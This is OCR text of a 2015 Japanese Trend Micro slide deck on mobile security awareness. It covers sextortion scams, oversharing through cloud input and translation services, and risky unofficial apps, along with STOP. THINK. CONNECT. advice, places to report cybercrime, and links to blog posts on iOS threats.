
- わいせつチャットの事実
- 動画・電話帳は犯罪者が掌握
- なすすべなく入金

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

リアルでもサイバーでも
冷静な行動を

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

常識を疑え！



Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

オーバーシェアリング

アプリ名: Action Menu

デベロッパー名:
Ryan Petrich


アプリにクラウドへのメモ送信機能あり

機能理解の甘い利用者が


個人情報を共有投稿

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

相次ぐオーバーシェアリング



クラウド利用の
IME



クラウド利用の
翻訳サービス

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

被害事例を知り
リスクの想像力を
高める

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

今年のモバイルインシデントへの備え

- 犯罪者は「いかなるOS」も攻撃可能
- 非公認・代理接続アプリに要注意
- 公認アプリの提供方法を確立する
- サイバー空間ではリアル以上に慎ましい行動を
- 情報を共有する相手は限定する

まずはあなた自身ができることを始めましょう。

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

自衛の為に必要なのは
安心して利用するための
習慣を理解

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

STOP
立ち止まって理解する
THINK
何が起こるか考える
CONNECT
安心してインターネットを楽しむ

もしもの備え

- 犯罪に遭遇した際には相手の証拠を押さえる
- 最寄りのサイバー犯罪相談窓口に報告
  http://www.npa.go.jp/cyber/soudan.htm
- 法的トラブルに巻き込まれた場合には、法テラスへ相談
  http://www.houterasu.or.jp/

サイバー犯罪捜査にみんなで協力を

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

人の気づきを補うセキュリティ対策製品

30日間無料体験版のURL

Android用

iOS用


Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

2020年を予測

次の時代を担うデバイスは？

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

グラス型ウェアラブルデバイス



Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

Google Glass

拡張現実（AR: Augmented Reality）と各種センサーを組み合わせた新サービスの構築、音声認識などの操作性が普及のカギか？
※メガネのツル部分でタッチ操作も可能

$1,500(約17万円)

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

Thank You!

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

参考資料

TrendLabs SECURITY BLOG BLOG.TRENDMICRO.CO.JP

iPhone/iPadでのセキュリティリスク：「App Store」以外からのアプリインストール
http://blog.trendmicro.co.jp/archives/10497

App Storeの偽アプリ：iPhone／iPad利用者を狙う詐欺行為を確認
http://blog.trendmicro.co.jp/archives/10058

諜報活動を目的とする「Pawn Storm 作戦」に不正なiOSアプリを確認
http://blog.trendmicro.co.jp/archives/10870

MacからiPhone／iPadをも狙う「WireLurker」、その危険性と行うべき対策は？
http://blog.trendmicro.co.jp/archives/10258

「Masque Attack」で明らかになった別の問題点：情報が暗号化されていない iOSアプリを確認
http://blog.trendmicro.co.jp/archives/10420

動画で見る！スマートフォンに迫る脅威
http://www.is702.jp/special/1044/partner/183_s/

STOP. THINK. CONNECT. とは
http://stopthinkconnect.jp/download/document/274/stc_brochure_low_resolution.pdf

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

STC普及啓発WG
http://stopthinkconnect.jp/

主査: 丹京 真一氏(株式会社日立システムズ)
副主査: 林 憲明氏(トレンドマイクロ株式会社)
副主査: 駒場 一民氏(JPCERT/CC)

STC普及啓発WG事務局
stc-sec@antiphishing.jp

http://www.is702.jp/partner/183_s/